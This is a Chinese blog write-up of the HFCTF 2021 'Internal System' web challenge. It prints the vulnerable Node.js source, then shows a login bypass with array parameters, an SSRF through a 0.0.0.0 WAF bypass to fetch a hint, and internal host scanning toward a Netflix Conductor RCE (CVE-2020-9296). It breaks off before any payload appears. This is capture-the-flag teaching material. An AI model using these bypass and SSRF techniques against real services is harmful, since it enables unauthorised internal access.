
[虎符CTF 2021]Internal System

原创

lmonstergg 于 2021-11-02 15:17:59 发布 206 收藏


分类专栏： nodejs ssrf CRLF 文章标签： 安全

本文链接：https://blog.csdn.net/cjdgg/article/details/120320156

 nodejs 同时被 3 个专栏收录

6 篇文章 0 订阅

订阅专栏

 ssrf

6 篇文章 0 订阅

订阅专栏

 CRLF

3 篇文章 0 订阅

订阅专栏


[虎符CTF 2021]Internal System

[虎符CTF 2021]Internal System

代码分析

虎符的这题看到很多大佬都在说这道题很好，所以找来做一做

这题一开始根据提示/source有东西，可以直接找到源代码




```
const express = require('express')
const router = express.Router()
```

```
const axios = require('axios')

const isIp = require('is-ip')
const IP = require('ip')

const UrlParse = require('url-parse')

const {sha256, hint} = require('./utils')

const salt = 'nooooooooodejsssssssssss8_isssss_beeeeest'

const adminHash = sha256(sha256(salt + 'admin') + sha256(salt + 'admin'))

const port = process.env.PORT || 3000

function formatResopnse(response) {
  if(typeof(response) !== typeof('')) {
    return JSON.stringify(response)
  } else {
    return response
  }
}

function SSRF_WAF(url) {
  const host = new UrlParse(url).hostname.replace(/\[|\]/g, '')

  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) {
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}

function OTHER_WAF(url) {
  return true;
}

const WAF_LISTS = [OTHER_WAF, SSRF_WAF, FLAG_WAF]

router.get('/', (req, res, next) => {
  if(req.session.admin === undefined || req.session.admin === null) {
    res.redirect('/login')
  } else {
    res.redirect('/index')
  }
})

router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username === password || username.length === password.length || username === 'adm
in') {
    res.render('login')
  } else {
    const hash = sha256(sha256(salt + username) + sha256(salt + password))

    req.session.admin = hash === adminHash   //这里生成req.session.admin，每个路由都用来判断身份

    res.redirect('/index')
```

```
  }
})

router.get('/index', (req, res, next) => {
  if(req.session.admin === undefined || req.session.admin === null) {
    res.redirect('/login')
  } else {
    res.render('index', {admin: req.session.admin, network: JSON.stringify(require('os').networkInterfaces())})
  }
})

router.get('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  const url = decodeURI(req.query.url);

  console.log(url)

  const status = WAF_LISTS.map((waf)=>waf(url)).reduce((a,b)=>a&&b)

  if(!status) {
    res.render('base', {title: 'WAF', content: "Here is the waf..."})
  } else {
    try {
      const response = await axios.get(`http://127.0.0.1:${port}/search?url=${url}`)
      res.render('base', response.data)
    } catch(error) {
      res.render('base', error.message)
    }
  }
})

router.post('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  // test url
  // not implemented here
  const url = "https://postman-echo.com/post"
  await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
  res.render('base', "Something needs to be implemented")
})


router.all('/search', async (req, res, next) => {
  if(!/127\.0\.0\.1/.test(req.ip)){
    return res.send({title: 'Error', content: 'You can only use proxy to aceess here!'})
  }

  const result = {title: 'Search Success', content: ''}

  const method = req.method.toLowerCase()
  const url = decodeURI(req.query.url)
  const data = req.body

  try {
    if(method == 'get') {
      const response = await axios.get(url)
```

```
      result.content = formatResopnse(response.data)
    } else if(method == 'post') {
      const response = await axios.post(url, data)
      result.content = formatResopnse(response.data)
    } else {
      result.title = 'Error'
      result.content = 'Unsupported Method'
    }
  } catch(error) {
    result.title = 'Error'
    result.content = error.message
  }

  return res.json(result)
})

router.get('/source', (req, res, next)=>{
  res.sendFile( __dirname + "/" + "index.js");
})

router.get('/flag', (req, res, next) => {
  if(!/127\.0\.0\.1/.test(req.ip)){
    return res.send({title: 'Error', content: 'No Flag For You!'})
  }
  return res.json({hint: hint})
})

module.exports = router
```

话不多说，直接开审

从第一个/路由开始看吧

```
43
44    router.get('/', (req, res, next) => {
45      if(req.session.admin === undefined || req.session.admin === null) {
46        res.redirect('/login')
47      } else {
48        res.redirect('/index')
49      }
50    })
```

这个路由也很简单，直接就是根据req.session.admin进行身份认定，判断是否登录，从而决定返回的路由

下一个是/login路由

```
router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username === password || username.length === password.length || username === 'admin') {
    res.render('login')
  } else {
    const hash = sha256(sha256(salt + username) + sha256(salt + password))

    req.session.admin = hash === adminHash   //这里生成req.session.admin，每个路由都用来判断身份

    res.redirect('/index')
  }
})
```


首先是一个登录判定

```
router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username === password || username.length === password.length || username === 'admin') {
    res.render('login')
  } else {
```

这个路由的登录判定就很奇怪，主要判断是否输入，以及所输入的用户名和密码是否一致，以及用户名是否为 admin，如果是的话，直接拦截

接着如果成功登录的话，就会生成一个hash值，然后会判断这个hash和adminHash是否相等，如果相等的话就赋值给req.session.admin

```
router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username === password || username.length === password.length || username === 'admin') {
    res.render('login')
  } else {
    const hash = sha256(sha256(salt + username) + sha256(salt + password))

    req.session.admin = hash === adminHash   //这里生成req.session.admin, 每个路由都用来判断身份

    res.redirect('/index')
  }
})
```


这里得说下adminHash的值的产生，和hash值的产生代码比较我们不难看出，只要我们的username和password都是admin产生的hash就会等于adminHash，进而req.session.admin就会有值

```
const salt = 'nooooooooodejsssssssssss8_issssss_beeeeest'

const adminHash = sha256(sha256(salt + 'admin') + sha256(salt + 'admin'))
```

接着看下一个路由index路由

```
65
66  router.get('/index', (req, res, next) => {
67    if(req.session.admin === undefined || req.session.admin === null) {
68      res.redirect('/login')
69    } else {
70      res.render('index', {admin: req.session.admin, network: JSON.stringify(require('os').networkInterfaces())})
71      //os.networkInterfaces()方法用于获取有关计算机网络接口的信息。
72    }
73  })
74
```

通过req.session.admin判断是否登录，如果已经登陆了就会通过os.networkInterfaces()方法获取有关计算机网络接口的信息。

接下来看get /proxy

```
router.get('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  const url = decodeURI(req.query.url);

  console.log(url)

  const status = WAF_LISTS.map((waf)=>waf(url)).reduce((a,b)=>a&&b)
```


这个路由首先判断用户是否登录，然后对传入该路由的url进行解码并打印出来，再接着对这个url把WAF_LISTS里的waf都检测一遍检测

```
}

function SSRF_WAF(url) {    // 判断 URL 所请求的地址是否在内网
  const host = new UrlParse(url).hostname.replace(/\[|\]/g, '')

  return isIp(host) && IP.isPublic(host)  //这里要求了传入的必须是IP地址且不能是内网IP地址
}

function FLAG_WAF(url) {    // 判断 URL 所请求的 uri 开头是否为 /flag
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}

function OTHER_WAF(url) {
  return true;
}

const WAF_LISTS = [OTHER_WAF, SSRF_WAF, FLAG_WAF]
```


可以看到这里waf要求传入的必须是IP地址，并禁止了访问内网地址，也禁止了以/flag开头的路径

接着往下看

```
  if(!status) {
    res.render('base', {title: 'WAF', content: "Here is the waf..."})
  } else {
    try {
      const response = await axios.get(`http://127.0.0.1:${port}/search?url=${url}`)
      res.render('base', response.data)
    } catch(error) {
      res.render('base', error.message)
    }
  }
})
```


如果上面的waf全都过了的话，会以get方式请求本地的search路由，传入的参数是我们上面经过waf的url

接下来看看/proxy路由

```

router.post('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  // test url
  // not implemented here
  const url = "https://postman-echo.com/post"
  await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
  res.render('base', "Something needs to be implemented")
})
```


一样是先判断用户是否登录，会以post方式请求本地的search路由，并传入url

接下就是/search了

```
router.all('/search', async (req, res, next) => {
  if(!/127\.0\.0\.1/.test(req.ip)){
    return res.send({title: 'Error', content: 'You can only use proxy to aceess here!'})
  }

  const result = {title: 'Search Success', content: ''}

  const method = req.method.toLowerCase()
  const url = decodeURI(req.query.url)
  const data = req.body
```


这里先判断了是否是本地访问，这里要求只能是本地访问，接着获取请求方法，请求数据，并将url参数解码获取

```
  try {
    if(method == 'get') {
      const response = await axios.get(url)
      result.content = formatResopnse(response.data)
    } else if(method == 'post') {
      const response = await axios.post(url, data)
      result.content = formatResopnse(response.data)
    } else {
      result.title = 'Error'
      result.content = 'Unsupported Method'
    }
  } catch(error) {
    result.title = 'Error'
    result.content = error.message
  }

  return res.json(result)
})
```


接着根据请求方法，对解码后的url参数执行相应的请求

最后看/flag路由

```
router.get('/flag', (req, res, next) => {
  if(!/127\.0\.0\.1/.test(req.ip)){
    return res.send({title: 'Error', content: 'No Flag For You!'})
  }
  return res.json({hint: hint})
})
```

判断是否是本地访问，如果是会给出hint


代码我们审完了，接下来总结一下信息

```
所有的这些路由的使用都会进行身份认定，所以我们需要先在用户名和密码都是admin的情况下登录才行

search和flag路由都需要本地访问才行，flag路由会给提示，search路由会对传进去的url进行请求，应该是ssrf

proxy路由会对我们传入的url在经过waf后，会通过本地访问search路由进行请求
```


这样一看思路就很清晰了，那就是登录上去，然后访问/proxy，在waf后通过/search访问我们传入的url

弱类型绕过


那我们先登录吧,他这个判定机制有个强类型判断，用户名和密码不能相等，长度也不能相同，而且用户名不能是admin



这里我直接在浏览器上做了个实验，用数组来绕过，从这里我们不难看出，确实可以用数组可以绕过这个限制




SSRF拿hint



成功登陆了，我们也正如index路由里代码描述的那样，获取到了有关计算机网络接口的信息，这里我们可以知道我们的内网地址


接下来我们看到一个框可以输入URL，不出意外应该会请求proxy路由，那我们输入自己的VPS的IP地址试一试，注意这里只能输入IP地址，否则会被WAF拦下



从url和页面的回显来看，访问的确实是proxy路由，而且也成功的访问了我们自己的VPS

但这样远远不够，我们需要访问我们的内网才行，只有这样这才能访问我们的/flag和/search路由


接着我们尝试一下 0.0.0.0，请求时如果用这个地址，会默认访问到本机上。只要是本机监听的端口，都会被请求到。由于这个 NodeJS 服务默认是开在 3000 端口，所以我们输入 http://0.0.0.0:3000



这里我们访问成功了，算是绕过了一部分waf，但这样我们只能访问/search还是不能访问/flag，因为waf还限制了路径开头不能为/flag。

既然如此那我们可以先访问/search路由，再从/search路由访问/flag路由就行了，反正search路由没有waf限制

```
http://0.0.0.0:3000/search?url=http://127.0.0.1:3000/flag
```




这里也是成功访问/flag获取了提示信息


```
{"title":"Search Success","content":"{\"hint\":\"someone else also deploy a netflix conductor server in Intranet
?\"}"}
```

提示我们在内网中有部署了一个 Netflix Conductor Server。Netflix Conductor 是 Netflix 开发的一款工作流编排的引擎，google一搜就可以发现在 2.25.3 及以下版本中存在一个任意代码执行（CVE-2020-9296）。漏洞成因在于自定义约束冲突时的错误信息支持了 Java EL 表达式，而且这部分错误信息是攻击者可控的，所以攻击者可以通过注入 Java EL 表达式进行任意代码执行。


那么既然要利用该漏洞就要先在内网中找到这个 Netflix Conductor Server，网上找到它的默认端口为 8080，那么我们来探测一下内网，找一下哪台机器是那个服务器：



常规抓包爆破，应该在10.0.167.9




Request	Payload	Status	Error	Timeout	Length	Comment
4	4	304	☐	☐	170	
